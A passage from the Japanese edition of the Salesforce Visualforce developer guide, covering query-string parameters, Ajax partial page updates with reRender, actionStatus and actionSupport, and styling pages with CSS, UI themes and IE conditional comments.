- このページは、コントローラの標準セットを活用して、テーブルのデータを生成します。使用するデータセットの名前を指定するには、`recordSetVar` 属性を使用します。次に、`<apex:pageBlockTable>` の値に、そのセットの名前を使用してテーブルにデータを入力します。
- `<apex:inputField>` タグは、項目の正しい表示を自動的に生成します。この場合は、ドロップダウンリストとして表示を行います。
- `<apex:commandButton>` タグを使用するには、ページが `<apex:form>` タグで囲まれている必要があります。フォームによって、Visualforce ページ内の、ユーザが操作できる部分が指定されます。

データテーブルの編集例



ページでのクエリ文字列パラメータの使用

前述の例で示すように、デフォルトのページコンテキスト (つまり、ページに表示されるデータのソースを提供するレコード) は、ページ URL 内の `id` という名前のクエリ文字列パラメータで制御されます。クエリ文字列パラメータを取得して Visualforce マークアップに設定することもできます。次のトピックで例を参照してください。

- クエリ文字列パラメータの取得
- リンクでのクエリ文字列パラメータの設定
- 単一ページでのクエリ文字列パラメータの取得と設定

クエリ文字列パラメータの取得

Visualforce マークアップでクエリ文字列パラメータを参照するには、`$CurrentPage` グローバル変数を使用します。`$CurrentPage` を使用すると、`parameters` 属性を指定してページのクエリ文字列パラメータにアクセスし、その後、個別の各パラメータにアクセスできます。

```
$CurrentPage.parameters.parameter_name
```

たとえば、特定の取引先責任者に関する詳細情報を[取引先]ページに追加するとします。取引先レコード ID はデフォルトの `id` クエリ文字列パラメータで指定され、取引先責任者レコード ID は `cid` というクエリ文字列パラメータで指定されます。

```
<apex:page standardController="Account">

    <apex:pageBlock title="Hello {!$User.FirstName}!">

        You are displaying values from the {!account.name} account and a separate contact


        that is specified by a query string parameter.

    </apex:pageBlock>

    <apex:pageBlock title="Contacts">

       <apex:dataTable value="{!account.Contacts}" var="contact" cellPadding="4" border="1">


              <apex:column>

               <apex:facet name="header">Name</apex:facet>

                 {!contact.Name}

              </apex:column>

              <apex:column>

               <apex:facet name="header">Phone</apex:facet>

              {!contact.Phone}

              </apex:column>

        </apex:dataTable>

    </apex:pageBlock>

   <apex:detail subject="{!$CurrentPage.parameters.cid}" relatedList="false" title="false"/>


</apex:page>
```


この例が正しく表示されるためには、Visualforce ページを URL 内の有効な取引先 ID および取引先責任者 ID に関連付ける必要があります。たとえば、`001D000000IRt53` が取引先 ID で `003D000000Q0bIE` が取引先責任者 ID の場合、URL は次のようになります。

```
https://Salesforce_instance/apex/MyFirstPage?id=001D000000IRt53&cid=003D000000Q0bIE
```

レコードの ID の取得についての詳細は、「Visualforce による項目値の表示」 (ページ 21)を参照してください。

メモ: URLに `id` パラメータを使用する場合、そのパラメータは、標準コントローラで参照されるエンティティと同じエンティティを参照する必要があります。

ページでのクエリ文字列パラメータの使用



リンクでのクエリ文字列パラメータの設定

クエリ文字列パラメータをページへのリンクに設定するには、手動でリンクURLを作成するか、<apex:param> タグを <apex:outputLink> タグ内で使用します。たとえば、次の例はどちらも外部ページへの同一のリンクを作成します。

```
<apex:outputLink value="http://google.com/search?q={!account.name}">

    Search Google

</apex:outputLink>
```

```
<apex:outputLink value="http://google.com/search">

    Search Google

    <apex:param name="q" value="{!account.name}"/>

</apex:outputLink>
```

2つ目のメソッドでは、URLを手動で作成するのではなく <apex:param> タグを使用します。スタイル上の理由から、この方法をお勧めします。

メモ: <apex:outputLink> のほか、<apex:param> を使用して <apex:commandLink> と <apex:actionFunction> の要求パラメータを設定します。

単一ページでのクエリ文字列パラメータの取得と設定

前述のクエリ文字列パラメータの取得と設定の例に続き、この例では、単一ページ上で2つのアクションを組み合わせてより興味深い結果を作成する方法を示します。「クエリ文字列パラメータの取得」の例に基づいて、次のページではリストに含まれる各取引先責任者の名前をハイパーリンクにし、その下に表示される詳細コンポーネントのコンテキストを制御します。

これは、次の操作により実行できます。

- データテーブルを <apex:form> タグでラップする
- 各取引先責任者名を、<apex:param> タグで適切な cid パラメータを設定する <apex:commandLink> に変換する

標準コントローラと一緒に使用されると、コマンドリンクは常に現在のページをページに新しく追加された情報で完全に更新します。この場合は、更新された cid が取引先責任者詳細コンポーネントを更新します。

```
<apex:page standardController="Account">

    <apex:pageBlock title="Hello {!$User.FirstName}!">

        You are displaying contacts from the {!account.name} account.

        Click a contact's name to view his or her details.

    </apex:pageBlock>
```

```
    <apex:pageBlock title="Contacts">
        <apex:form>
            <apex:dataTable value="{!account.Contacts}" var="contact" cellPadding="4"
                            border="1">
              <apex:column>
               <apex:facet name="header">Name</apex:facet>
               <apex:commandLink>
                 {!contact.Name}
                 <apex:param name="cid" value="{!contact.id}"/>
               </apex:commandLink>
              </apex:column>
              <apex:column>
               <apex:facet name="header">Phone</apex:facet>
               {!contact.Phone}
              </apex:column>
            </apex:dataTable>
        </apex:form>
    </apex:pageBlock>
   <apex:detail subject="{!$CurrentPage.parameters.cid}" relatedList="false" title="false"/>
</apex:page>
```

このマークアップを保存した後、ブラウザを `id` クエリ文字列パラメータで更新します。ただし、次のように URL に `cid` パラメータは指定しません。

```
https://Salesforce_instance/apex/MyFirstPage?id=001D000000IRt53
```

最初は、取引先責任者詳細ページは表示されませんが、取引先責任者名をクリックすると、ページに該当する詳細ビューが表示されます。

メモ: URLに `id` パラメータを使用する場合、そのパラメータは、標準コントローラで参照されるエンティティと同じエンティティを参照する必要があります。

関連トピック:

- コントローラメソッド

ページでの Ajax の使用

一部の Visualforce コンポーネントは Ajax を認識するコンポーネントであり、JavaScript をまったく記述することなくページに Ajax の動作を追加できます。次のトピックで例を参照してください。

- コマンドリンクとボタンによる部分ページ更新の実装
- 非同期操作のための状況の提供
- 任意のコンポーネントでのイベントへの Ajax 動作の適用

コマンドリンクとボタンによる部分ページ更新の実装

最も広く使用されている Ajax 動作の 1 つに*部分ページ更新*があります。ページ全体を再読み込みするのではなく、ユーザの何らかのアクションに従って特定の部分のページのみを更新する動作です。

部分ページ更新を実装する最も単純な方法は、更新する必要のあるコンポーネントを識別するために、`<apex:commandLink>` または `<apex:commandButton>` タグで `reRender` 属性を使用する方法です。ユーザがボタンまたはリンクをクリックすると、識別されたコンポーネントとそのすべての子コンポーネントのみが更新されます。

たとえば、「単一ページでのクエリ文字列パラメータの取得と設定」 (ページ 54)で説明されている取引先責任者リストの例を考えてください。この例では、ユーザがリストの取引先責任者の名前をクリックしてその詳細を表示すると、このアクションの結果としてページ全体が更新されます。そのマークアップに 2 つの変更を適用することによって、リストの下の領域のみが更新されるようにページの動作を変更できます。

1. まず、再表示するページの部分を作成または特定します。これを行うには、`<apex:detail>` タグを `<apex:outputPanel>` タグでラップし、出力パネルに `id` パラメータを指定します。`id` の値は、この領域を参照する名前で、ページのあらゆる場所で使用できます。この値は、ページ内で一意である必要があります。
2. 次に、定義した領域の部分ページ更新を実行するために使用する、呼び出しポイント (コマンドリンク) を示します。これを行うには、`<apex:commandLink>` タグに `reRender` 属性を追加し、出力パネルの `id` に割り当てられた値と同じ値をその属性に指定します。

最終的なマークアップは次のようになります。

```
<apex:page standardController="Account">

    <apex:pageBlock title="Hello {!$User.FirstName}!">

        You are displaying contacts from the {!account.name} account.

        Click a contact's name to view his or her details.

    </apex:pageBlock>

    <apex:pageBlock title="Contacts">

        <apex:form>

            <apex:dataTable value="{!account.Contacts}" var="contact" cellPadding="4"
```

```
                            border="1">
                <apex:column>
                    <apex:commandLink rerender="detail">
                        {!contact.Name}
                        <apex:param name="cid" value="{!contact.id}"/>
                    </apex:commandLink>
                </apex:column>
            </apex:dataTable>
        </apex:form>
    </apex:pageBlock>
    <apex:outputPanel id="detail">
        <apex:detail subject="{!$CurrentPage.parameters.cid}" relatedList="false"
                     title="false"/>
    </apex:outputPanel>
</apex:page>
```

ページを保存したら、任意の取引先責任者をクリックし、ページ全体を更新しなくても詳細コンポーネントが表示されることを確認します。

メモ: テーブルのコンテンツを更新するために `reRender` 属性を使用することはできません。

非同期操作のための状況の提供

部分ページ更新などのAjax動作は、ページユーザが作業を進める間にバックグラウンドで発生する非同期イベントです。使い勝手をよくするために、デザイナーは、現在進行中のバックグラウンドのアクティビティについてユーザに警告する状況要素を追加することがよくあります。

Visualforceは、`<apex:actionStatus>` タグを使った状況更新をサポートしています。このタグを使用すると、`startText` または `stopText` 属性によって、バックグラウンドのイベントの開始時または終了時にテキストを表示できます。また、さらに上級の開発者であれば、画像やその他のコンポーネントを表示することができます。

この例では、取引先責任者リストのページに、開発段階であることを示す状況テキストを追加します。ユーザが取引先責任者の名前をクリックすると、詳細領域が表示される間、その領域に [要求中...] というテキストが表示されます。

メッセージを実装するには、`<apex:actionStatus>` を非同期的に更新される `<apex:detail>` コンポーネントの周りにラップします。2つのタグの間に、「stop」という名前の `<apex:facet>` タグを追加します。

facet は、コンポーネントに示されるデータに関するコンテキスト情報を提供する、Visualforce コンポーネント内の 1 つの領域のコンテンツで構成されます。たとえば、<apex:dataTable> はテーブルのヘッダー、フッター、キャプションの facet をサポートしますが、<apex:column> は列のヘッダーまたはフッターの facet のみをサポートします。<apex:facet> コンポーネントを使用すると、Visualforce コンポーネントのデフォルトの facet を独自のコンテンツで上書きできます。facet の開始タグと終了タグ内で使用できるのは 1 つの子のみです。

メモ: すべてのコンポーネントが facet をサポートしているわけではありません。facet をサポートしているコンポーネントは「標準のコンポーネントの参照」に記載されています。

次の例では、<apex:actionStatus> は、アクションが完了するとすぐに表示されるコンポーネントを含む、「stop」という facet (この例では詳細領域) をサポートします。

```
<apex:page standardController="Account">

    <apex:pageBlock title="Hello {!$User.FirstName}!">

        You are displaying contacts from the {!account.name} account.

        Click a contact's name to view his or her details.

    </apex:pageBlock>

    <apex:pageBlock title="Contacts">

        <apex:form>

            <apex:dataTable value="{!account.Contacts}" var="contact" cellPadding="4"

                            border="1">

                <apex:column>

                    <apex:commandLink rerender="detail">

                        {!contact.Name}

                        <apex:param name="cid" value="{!contact.id}"/>

                    </apex:commandLink>

                </apex:column>

            </apex:dataTable>

        </apex:form>

    </apex:pageBlock>

    <apex:outputPanel id="detail">

        <apex:actionStatus startText="Requesting...">

            <apex:facet name="stop">
```

```
                <apex:detail subject="{!$CurrentPage.parameters.cid}"
                             relatedList="false" title="false"/>
            </apex:facet>
        </apex:actionStatus>
    </apex:outputPanel>
</apex:page>
```

このページをアクセスするときに、ID を URL の一部として含めてください。次に例を示します。

```
https://Salesforce_instance/apex/ajaxAsyncStatus?id=001x000xxx3Jsxb
```

任意のコンポーネントでのイベントへの Ajax 動作の適用

ページの部分更新を実装するためにコマンドリンクやボタンを使用することは比較的単純ですが、マウスポインタを取引先責任者の名前に重ねたときに同様のページ更新が行われると、さらに便利です。

取引先責任者リストの例を使ってこれを実装するには、データテーブルから <apex:commandLink> タグを取り除き、代わりに <apex:outputPanel> タグで取引先責任者の名前をラップします。この出力パネル内に、取引先責任者の名前の同階層として <apex:actionSupport> 要素を追加します。

- <apex:outputPanel> タグは、特化した動作を実行する領域を定義します。
- <apex:actionSupport> タグは、コマンドリンクによって以前に実装した部分ページ更新動作を定義します。
  - event 属性は、更新をトリガする DOM イベントを指定します。<apex:commandLink> は「onclick」イベント中にのみ実行しますが、<apex:actionSupport> は「onclick」、「ondblclick」、またはこの例では「onmouseover」など、すべての有効なイベントで実行できます。
  - reRender 属性は、ページのどの部分を更新するのかを指定します。
  - <apex:param> タグは、指定されたイベントが発生したときに、cid クエリ文字列パラメータの値を設定します。

この結果作成されるマークアップは次のようになります。

```
<apex:page standardController="Account">
    <apex:pageBlock title="Hello {!$User.FirstName}!">
        You are displaying contacts from the {!account.name} account.
        Mouse over a contact's name to view his or her details.
    </apex:pageBlock>
    <apex:pageBlock title="Contacts">
        <apex:form>
```

```
            <apex:dataTable value="{!account.Contacts}" var="contact" cellPadding="4"
                            border="1">
                <apex:column>
                    <apex:outputPanel>
                        <apex:actionSupport event="onmouseover" rerender="detail">
                            <apex:param name="cid" value="{!contact.id}"/>
                        </apex:actionSupport>
                        {!contact.Name}
                    </apex:outputPanel>
                </apex:column>
            </apex:dataTable>
        </apex:form>
    </apex:pageBlock>
    <apex:outputPanel id="detail">
        <apex:actionStatus startText="Requesting...">
            <apex:facet name="stop">
                <apex:detail subject="{!$CurrentPage.parameters.cid}" relatedList="false"
                             title="false"/>
            </apex:facet>
        </apex:actionStatus>
    </apex:outputPanel>
</apex:page>
```

ページを保存したら、任意の取引先責任者にマウスポインタを移動し、クリックしなくても詳細領域が適切な情報で更新されることを確認します。

関連トピック:

Visualforce ページでの JavaScript の使用

第 4 章　Visualforce ページの外観と出力のカスタマイズ

Visualforce ページおよびコンポーネントは、表示するブラウザに送信される HTML を出力します。Visualforce の HTML 生成機能は高度であり、自動的にページ構造、コンテンツ、スタイルを提供します。また、Visualforce には、Visualforce のデフォルトの HTML を変更し、ページを独自の HTML や、CSS スタイルシートまたは JavaScript ファイルなどの関連付けられた追加リソースに置き換える方法も多数用意されています。

Visualforce ページのスタイル設定

Visualforce ページのスタイルは、標準の Salesforce ページのデザインを模倣するか、独自のスタイルシートやコンテンツタイプを使用して容易に設定できます。

多くの Visualforce コンポーネントには `style` または `styleClass` 属性があります。このいずれかの属性を定義すると、CSS コードをコンポーネントに関連付けることができます。カスタム CSS コードを使用すると、幅、高さ、色、フォントなど、コンポーネントのデフォルトのビジュアルスタイルを変更できます。

Salesforce スタイルの使用

詳細ページの関連リストやセクションヘッダーなど、多くの Visualforce コンポーネントのデザインは、Salesforce の同じコンポーネントと共通しています。配色など、こうしたコンポーネントのスタイルの一部は、コンポーネントが表示されるタブに基づいています。コンポーネントのスタイル設定に使用するタブスタイルを指定するには、ページを標準コントローラに関連付けるか、`<apex:page>` または `<apex:pageBlock>` タグの `tabStyle` 属性を設定します。

- Visualforce ページに標準コントローラを使用する場合、新しいページには、関連付けられたオブジェクトの Salesforce での標準タブのスタイルが適用されます。これにより、関連オブジェクトに関連付けられたメソッドやレコードにアクセスすることもできます。
- カスタムコントローラを使用する場合、`<apex:page>` タグの `tabStyle` 属性により、関連付けられた Salesforce ページのデザインを模倣できます。ページを部分的に Salesforce ページに似せる場合、`<apex:pageBlock>` タグの `tabStyle` 属性を使用できます。「getter メソッドの定義」 (ページ 144)の例を参照してください。

スタイルシートを使用した Salesforce スタイルの拡張

ページにスタイルシートを追加するには、`<apex:stylesheet>` タグを使用します。スタイルシートのスタイル定義に Visualforce コンポーネントを接続するには、これらのほとんどのコンポーネントで使用できる `style` 属性または `styleClass` 属性を使用します。このように、独自の Salesforce スタイルを拡張できます。

次のマークアップは非常に基本的なページを示します。<apex:stylesheet> タグは、[設定] の [開発] > [静的リソース] で TestStyles という名前の静的リソースとして保存された、CSS スタイルシートを参照します。これは、<apex:stylesheet> タグの value 属性の $Resource グローバル変数によって参照されます。<apex:outputText> タグの styleClass 属性は、スタイルシートに定義されたサンプルスタイルクラスを使用しています。

```
<apex:page>

    <apex:stylesheet value="{!$Resource.TestStyles}"/>

    <apex:outputText value="Styled Text in a sample style class" styleClass="sample"/>

</apex:page>
```

この例に使用されているスタイルシートは、次のとおりです。

```
.sample {

    font-weight: bold;

}
```

カスタムスタイルの使用

独自のスタイルシートまたはスタイルを含めるには、<apex:stylesheet> タグまたは静的 HTML を使用します。

HTML タグの場合、通常の HTML ページと同様にインライン CSS コードを定義できます。

```
<apex:page>

    <style type="text/css">

        p { font-weight: bold; }

    </style>



    <p>This is some strong text!</p>

</apex:page>
```

次の例では、静的リソースとして定義されているスタイルシートを参照します。最初に、スタイルシートを作成し、customCSS という名前の静的リソースとしてアップロードします。

```
h1 { color: #f00; }

p { background-color: #eec; }

newLink { color: #f60; font-weight: bold; }
```

次に、この静的リソースを参照するページを作成します。

```
<apex:page showHeader="false">

    <apex:stylesheet value="{!$Resource.customCSS}" />

    <h1>Testing Custom Stylesheets</h1>

    <p>This text could go on forever...<br/><br/>

       But it won't!</p>



    <apex:outputLink value="http://www.salesforce.com" styleClass="newLink">

        Click here to switch to www.salesforce.com

    </apex:outputLink>

</apex:page>
```

ヒント: Salesforce のスタイルを使用しない場合、Salesforce の標準スタイルシートが読み込まれないようにしてページサイズを圧縮できます。読み込まれないようにするには、`<apex:page>` コンポーネントの `standardStylesheets` 属性を false に設定します。

```
<apex:page standardStylesheets="false">

    <!-- page content here -->

</apex:page>
```

Salesforce スのスタイルシートを読み込まない場合、こうしたスタイルシートを必要とするコンポーネントは正しく表示されません。

HTML を作成する Visualforce コンポーネントには、パススルー `style` および `styleClass` 属性があります。これらの属性によって、作成される HTML のデザインを独自のスタイルとスタイルクラスを使用して制御できます。たとえば、次のコードは `<apex:outputText>` のクラスを設定し、スタイルを適用します。

```
<apex:page>

    <style type="text/css">

        .italicText { font-style: italic; }

    </style>

    <apex:outputText styleClass="italicText" value="This is kind of fancy."/>

</apex:page>
```

DOM ID を使用してスタイルを適用する場合、スタイル定義に CSS 属性セレクタを使用します。「コンポーネントの DOM ID を使用したスタイルの定義」(ページ 65)を参照してください。

スタイルシートで画像を使用する場合は、画像を CSS ファイルと一緒に zip に圧縮し、1 つの静的リソースとしてアップロードします。たとえば、CSS ファイルに次のような行があるとします。

```
body { background-image: url("images/dots.gif") }
```

images ディレクトリ全体と親 CSS ファイルを組み合わせて 1 つの zip ファイルにします。次の例では、zip ファイルリソース名は myStyles です。

```
<apex:stylesheet value="{!URLFOR($Resource.myStyles, 'styles.css')}"/>
```

警告: スタイルシートの `url` 値が空の文字列である場合、そのページを PDF として表示することはできません。たとえば、スタイルルール `body { background-image: url(""); }` がページに含まれる場合、そのページは PDF として表示されません。

Salesforce ユーザインターフェースおよびスタイルの抑制

デフォルトで、Visualforce ページは、Salesforce の他の部分と同じビジュアルスタイル設定やユーザインターフェースの「クロム」を採用します。このため、まるで Salesforce の組み込みのような見た目のページを簡単に作成できます。ページを Salesforce のような外観にしない場合は、Salesforce ページおよびビジュアルデザインの各面を抑制できます。

異なる外観のページも簡単に作成できます。`<apex:page>` コンポーネントの次の属性を使用して、Visualforce によって追加されたページレベルのユーザインターフェースリソースを変更できます。

- `sidebar` — `false` に設定すると、標準サイドバーが抑制されます。サイドバーを除去すると、ページのキャンバスが広がります。たとえば、テーブルにより多くの列を表示できます。

  Salesforce の外観の他の部分には、この属性による影響はありません。Salesforce ユーザインターフェースのスタイル設定を使用して表示する `<apex:pageBlock>`、`<apex:detail>`、`<apex:inputField>` などのコンポーネントは引き続き使用できます。

- `showHeader` — `false` に設定すると、Salesforce の標準ページデザインが抑制されます。ヘッダーやタブ、サイドバーと共に、関連するスタイルシートや JavaScript リソースも削除されます。空白のページが用意され、独自のユーザインターフェースを使用して入力していきます。

  ただし、Salesforce のビジュアルデザインを設定するすべてのスタイルシートが抑制されるわけではありません。ページに追加した Visualforce コンポーネントは、引き続き Salesforce のビジュアルデザインを採用します。

- `standardStylesheets` — `false` に設定すると同時に `showHeader` も `false` に設定すると、Salesforce のビジュアルデザインをサポートするスタイルシートの包含が抑制されます。標準スタイルシートを抑制すると、独自のスタイルシートを除き、ページにスタイルが全く設定されません。

  メモ: Salesforce のスタイルシートを読み込まない場合、こうしたスタイルシートを必要とするコンポーネントは正しく表示されません。

  `showHeader` も `false` に設定されていなければ、この属性を `false` に設定しても影響はありません。

コンポーネントの DOM ID を使用したスタイルの定義

DOM ID を使用してスタイルを適用する場合、スタイル定義に CSS 属性セレクタを使用します。属性セレクタは、HTML タグではなく属性の定義を利用して CSS スタイルを適用します。

どの Visualforce コンポーネントでも `id` 値をその DOM ID に設定できます。ただし、表示される HTML に含まれる `id` には通常、Visualforce の自動 ID 生成プロセスの一環として、親コンポーネントの `id` が先頭に付加されます。たとえば、次のコードの実際の HTML `id` は、`j_id0:myId` になります。

```
<apex:page>

    <apex:outputText id="myId" value="This is less fancy."/>

</apex:page>
```

CSS にこれを反映するには、属性セレクタを使用します。

```
<apex:page>

    <style type="text/css">

        [id*=myId] { font-weight: bold; }

    </style>

    <apex:outputText id="myId" value="This is way fancy !"/>

</apex:page>
```

このセレクタでは、ID 内のどこかに "myId" が含まれる DOM ID が照合されるため、Visualforce コンポーネントで設定する `id` をスタイル設定に使用する場合は、その ID がページ上で一意である必要があります。

Salesforce スタイルシートのスタイルの使用

Salesforce では、アプリケーション全体でさまざまなスタイルシート (.css ファイル) を使用して、すべてのタブを Salesforce のデザインに準拠させています。これらのスタイルシートは、`<apex:page>` タグの `showHeader` 属性に `false` を指定しない限り、Visualforce ページに自動的に含まれます。

警告: Salesforce スタイルシートはバージョン管理されておらず、コンポーネントの外観やクラス名は予告なしに変更されます。Salesforce では、Salesforce スタイルシートを直接参照し、それに依存するのではなく、Salesforce スタイルのデザインを模倣した Visualforce コンポーネントを使用することを強くお勧めします。

Salesforce スタイルシートが含まれないようにすると、独自のカスタムスタイルシートのみがページのスタイル設定に影響します。Salesforce のデザインに部分的または完全にマッチするスタイルを構築するという目的では、デフォルトのスタイルシートから選択したコンテンツを参照し、使用することをお勧めします。

次のスタイルシートには、参照可能なスタイルクラスが含まれています。これらは、Salesforce インスタンスの `/dCSS/` ディレクトリにあります。

- `dStandard.css` – 標準のオブジェクトとタブのスタイル定義の大半が含まれる。
- `allCustom.css` – カスタムタブのスタイル定義が含まれる。

重要: Salesforce は、組み込みスタイルの変更を通知したり、マニュアルを提供したりしていません。各自の責任で使用してください。

ユーザに表示する Salesforce スタイルの識別

Visualforce ページを作成する場合、期待される Salesforce のデザインを知っておくと、そのスタイルにマッチしたページを表示するのに役立ちます。たとえば、ユーザがデザインをカスタマイズするかどうか選択できるとします。Visualforce ページは、その違いを考慮して設計する必要があります。

ユーザに表示するスタイルを識別するには、`$User.UITheme` と `$User.UIThemeDisplayed` という 2 つのグローバル変数が役立ちます。これら 2 つの変数は、`$User.UITheme` がユーザに表示すべきデザインを返し、`$User.UIThemeDisplayed` が実際のデザインを返すという点で異なります。たとえば、ユーザは [新しいユーザインターフェースのテーマ] のデザインを表示するよう設定された権限を持っている場合がありますが、そのデザインをサポートしていないブラウザを使用していると、Internet Explorer 6 などで `$User.UIThemeDisplayed` が異なる値を返す場合があります。

どちらの変数も、次の値のいずれかを返します。

- `Theme1` — 古い Salesforce テーマ
- `Theme2` — Spring '10 より前に使用されていた Salesforce テーマ
- `PortalDefault` — Salesforce カスタマーポータルのテーマ
- `Webstore` — Salesforce AppExchange のテーマ
- `Theme3` — Spring '10 で導入された、現在の Salesforce テーマ

開発者が Salesforce に似た CSS スタイルをハードコードしたとします。Visualforce ページで新しいスタイルについても同じデザインを維持するために、開発者はユーザの設定に合わせるために複数のスタイルシートの中から選択する必要があります。次の例に、それを実現する方法の 1 つを示します。

```
<apex:page standardController="Account">

    <apex:variable var="newUI" value="newSkinOn"

        rendered="{!$User.UIThemeDisplayed = 'Theme3'}">

        <apex:stylesheet value="{!URLFOR($Resource.myStyles, 'newStyles.css')}" />

    </apex:variable>

    <apex:variable var="oldUI" value="oldSkinOn"

        rendered="{!$User.UIThemeDisplayed != 'Theme3'}">

        <apex:stylesheet value="{!URLFOR($Resource.myStyles, 'oldStyles.css')}" />

    </apex:variable>

    <!-- Continue page design -->

</apex:page>
```

この例では、次の点に留意してください。

- 表示するセクションを「切り替え」るには rendered 属性を使用する。
- <apex:stylesheet> タグには rendered 属性がないため、この属性があるコンポーネントでラップする必要がある。

ユーザ向けに新しいデザインを有効にしても、ユーザがそれを表示するための適切なブラウザやアクセシビリティの設定を行っていない可能性があります。次のコード例では、$User.UITheme 変数を使用して代替情報をユーザに表示します。

```
<apex:page showHeader="true" tabstyle="Case">

    <apex:pageMessage severity="error" rendered="{!$User.UITheme = 'Theme3' &&

                                                  $User.UIThemeDisplayed != 'Theme3'}">


    We've noticed that the new look and feel is enabled for your organization.

    However, you can't take advantage of its brilliance. Please check with

    your administrator for possible reasons for this impediment.

    </apex:pageMessage>

    <apex:ListViews type="Case" rendered="{!$User.UITheme = 'Theme3' &&

                                          $User.UIThemeDisplayed = 'Theme3'}"/>

</apex:page>
```

$User.UITheme は Theme3 と同じですが、$User.UIThemeDisplayed は異なります。そのため、ページは最大限まで表示されません。

HTML コメントと IE 条件付きコメント

Visualforce は、内容を処理することなく、表示前にほとんどの HTML コメントと XML コメントをページから削除します。ただし、Internet Explorer の条件付きコメントは削除されないため、IE 固有のリソースおよびメタタグを含めることができます。

Internet Explorer の条件付きコメントは、一般に古いバージョンの IE との間で発生するブラウザの互換性問題に対処するために使用されます。条件付きコメントはページ上のどこで使用されても動作しますが、ページの <head> タグの内側に配置されることがよくあり、その場合は、バージョン固有のスタイルシートまたは JavaScript 互換性の「shim」を含めるために使用できます。

ページの <head> タグの内側に条件付きコメントを配置するには、標準の Salesforce ヘッダー、サイドバー、およびスタイルシートを無効にし、独自の <head> タグと <body> タグを追加します。

```
<apex:page docType="html-5.0" showHeader="false" standardStylesheets="false">

    <head>

      <!-- Base styles -->
```

```
    <apex:stylesheet value="{!URLFOR($Resource.BrowserCompatibility, 'css/style.css')}"/>



     <!--[if lt IE 7]>

         <script type="text/javascript"

             src="{!URLFOR($Resource.BrowserCompatibility, 'js/obsolete-ie-shim.js')}>

         </script>

         <link rel="stylesheet" type="text/css"

             href="{!URLFOR($Resource.BrowserCompatibility, 'css/ie-old-styles.css')}"
/>

     <![endif]-->



     <!--[if IE 7]>

         <link rel="stylesheet" type="text/css"

             href="{!URLFOR($Resource.BrowserCompatibility, 'css/ie7-styles.css')}" />

     <![endif]-->

   </head>



   <body>

       <h1>Browser Compatibility</h1>

       <p>It's not just a job. It's an adventure.</p>

   </body>

</apex:page>
```

Visualforce では、標準 HTML コメント内の `<apex:includeScript/>` などの Visualforce タグをサポートせず、評価もしません。ただし、IE 条件付きコメント内の次の表記は評価します。

- `$Resource` や `$User` などのグローバル変数
- `URLFOR()` 関数

条件付きコメントの使用方法の詳細は、Internet Explorer の条件付きコメントに関する Microsoft のドキュメントを参照してください。

Visualforce で追加または変更される HTML タグ

デフォルトでは、結果が確実に有効な HTML (および XML) ドキュメントとなるようにするため、必要な HTML タグが Visualforce によってページに自動的に追加されます。この動作は、緩和や上書きも可能です。

この自動的な動作を使用するページでは、Visualforce により、比較的単純な `GET` 要求コンテキスト (ページが最初に読み込まれて表示されるとき) と、`POSTBACK` コンテキスト (`<apex:form>` が返送されるときや、`<apex:action`***xxx***`>` タグを使用して Ajax 要求が行われるときなど) の 2 つのコンテキストで、HTML タグが追加されます。

`GET` コンテキストでは、Visualforce で表示される HTML はやや緩和されています。ページをラップする `<html>` タグや、ページのタイトル、および `<apex:stylesheet>` または `<apex:includeScript>` を使用してページに追加されたスタイルシートまたはスクリプトをラップする `<head>` タグ、ページのコンテンツをラップする `<body>` タグが追加されます。

他の Visualforce タグで生成される HTML は完全で有効な HTML になり、無効な静的 XML を含む Visualforce ページは保存できません。ただし、コントローラメソッドにアクセスする式によって追加された HTML、sObject 項目、他の非 Visualforce ソースなどは、それが返される前に Visualforce で検証されません。このため、`GET` 要求を介して無効な XML ドキュメントが返される可能性があります。

`POSTBACK` コンテキストでは、Visualforce はより厳密です。場合によっては要求のコンテンツを既存の DOM に挿入することが必要になるため、応答 HTML は有効になるように後処理されます。この「整理」により、欠落したタグや片方しかないタグの修復、無効なタグや属性の削除、それ以外にも無効な HTML のクリーンアップが行われ、コンテンツがクリーンな状態で返送先のページの DOM に挿入されます。この動作の目的は、`<apex:actionHandler>` などの既存の DOM を更新するタグが確実に動作するようにすることです。

HTML5 文書型の整理の緩和

